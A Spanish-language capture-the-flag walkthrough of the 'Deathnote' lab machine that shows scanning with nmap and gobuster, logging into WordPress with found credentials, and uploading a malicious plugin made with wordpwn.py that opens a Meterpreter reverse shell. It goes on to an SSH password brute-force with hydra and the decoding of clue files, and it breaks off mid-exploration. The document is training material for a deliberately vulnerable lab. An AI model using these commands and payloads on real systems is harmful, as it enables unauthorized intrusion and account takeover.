
Sudo nmap -sS -sV -O -Pn -vvv 192.168.1.0/24

```
❯ sudo nmap -sS -sV -O -Pn -vvv 192.168.1.60
[sudo] password for zom:
```

Saldrá una IP con los puertos 80 y 22 abiertos

```
Nmap scan report for deathnote.home (192.168.1.60)
Host is up, received arp-response (0.0015s latency).
Scanned at 2022-06-21 22:42:24 CEST for 20s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:19:A0:16 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```


Al intentar entrar a la web saldrá un mensaje que dice Please wait y se redireccionará a una web de wordpress.




Realizar un escaneo de todos los directorios del sitio con gobuster

```
┌[zom-parrot]-[22:46-21/06]-[/home/zom]
└─root$gobuster dir -u 192.168.1.60 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.60
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/21 22:47:24 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 197]
/manual               (Status: 301) [Size: 313] [--> http://192.168.1.60/manual/]
/robots.txt           (Status: 200) [Size: 68]
/server-status        (Status: 403) [Size: 277]
/wordpress            (Status: 301) [Size: 316] [--> http://192.168.1.60/wordpress/]

===============================================================
2022/06/21 22:47:29 Finished
===============================================================
```

Ir a /robots.txt




Ir a /important.jpg



Dirá que la imagen no se puede cargar por contener errores asi que procedemos a descargar ese archivo a nuestro equipo usando wget

Comprobar que el archivo es realmente una imagen en jpg




Dirá que realmente es un documento de texto al que se le ha cambiado el nombre para hacer parecer que es una imagen.

Leer el archivo important.jpg, no es necesario cambiar su extensión para que cat lo reconozca


```
┌[zom-parrot]-[22:40-21/06]-[/home/zom]
└─root$cat important.jpg
i am Soichiro Yagami, light's father
i have a doubt if L is true about the assumption that light is kira

i can only help you by giving something important

login username : user.txt
i don't know the password.
find it by yourself
but i think it is in the hint section of site
```

Dirá que miremos en /user.txt, tambien que la contraseña puede estar en el lugar de la pista


Entrar a la web y darle click al Hint




Dirá que busquemos un archivo llamado notes.txt en el servidor o leamos el comentario de L




Mirar el comentario de L




Probar a acceder desde el login con el usuario Kira y la contraseña iamjustic3



Dará acceso al panel de administrador de Wordpress




Probar a entrar al editor de temas para modificar el de 404, mostrará que no es posible




Utilizar malicious-wordpress-plugin para crear un plugin que abrirá un shell inverso


python wordpwn.py 192.168.122.5 4444 Y




Quedará en el puerto de escucha y se generará un archivo zip que será el plugin

Subir el plugin al sitio de wordpress






Activar el plugin




Ir al editor de plugins y seleccionar GotEm




Ir a la ruta del plugin

http://192.168.122.7/wordpress/wp-content/plugins/malicious/wetw0rk_maybe.php


Se abrirá un shell inverso con meterpreter




Entrar en modo shell con el comando shell



Comprobar que el usuario es www-data




Ir al directorio home y mostrar contenido para ver los usuarios, se mostraran el usuario kira y el usuario l




Entrar en el directorio de kira, mostrar el contenido e intentar leer el archivo kira.txt


Volver atrás e intentar lo mismo en el directorio de l, mostrar el contenido de user.txt, mostrará un texto cifrado en Brainfuck




Descifrar el mensaje usando la web de dcode.fr, mostrará el mensaje "i think u got the shell, but you wont be able to kill me -kira"



Volver al panel de wordpress e investigar más, en la sección de media se encontrará el archivo notes.txt




Parece ser un diccionario de posibles claves, descargarlo



Usar hydra para encontrar cuál de las contraseñas es del usuario L en ssh

sudo hydra -t 4 -l l -P Downloads/notes.txt 192.168.122.7 ssh



Usuario: l

Contraseña: death4me

Entrar por ssh con el usuario l y la contraseña death4me

Ir al directorio opt y mostrar el contenido

```
l@deathnote:/var/www/html$ cd /opt
l@deathnote:/opt$ ls
L
```

Ir al directorio y mostrar el contenido

```
l@deathnote:/opt$ cd L
l@deathnote:/opt/L$ ls
fake-notebook-rule  kira-case
```

Ir al directorio fake-notebook-rule y mostrar el contenido, el archivo hint dirá que se use cyberchef aunque no es necesario

```
l@deathnote:/opt/L/fake-notebook-rule$ ls
case.wav  hint
l@deathnote:/opt/L/fake-notebook-rule$ cat hint
use cyberchef
```


Comprobar el tipo de archivo de case.wav


```
l@deathnote:/opt/L/fake-notebook-rule$ file case.wav
case.wav: ASCII text
```


Leer el archivo case.wav

```
l@deathnote:/opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41
3d
```

Usar dcode.fr para descifrar el contenifdo







Ir al directorio kira-case, el archivo case-file.txt no mostrará nada relevante

```
l@deathnote:/opt/L/fake-notebook-rule$ cd ../kira-case
l@deathnote:/opt/L/kira-case$ ls
case-file.txt
l@deathnote:/opt/L/kira-case$ cat case-file.txt
the FBI agent died on December 27, 2006

1 week after the investigation of the task-force member/head.
aka.....
Soichiro Yagami's family .


hmmmmmmmmm......
and according to watari ,
he died as other died after Kira targeted them .


and we also found something in
fake-notebook-rule folder .
l@deathnote:/opt/L/kira-case$ S
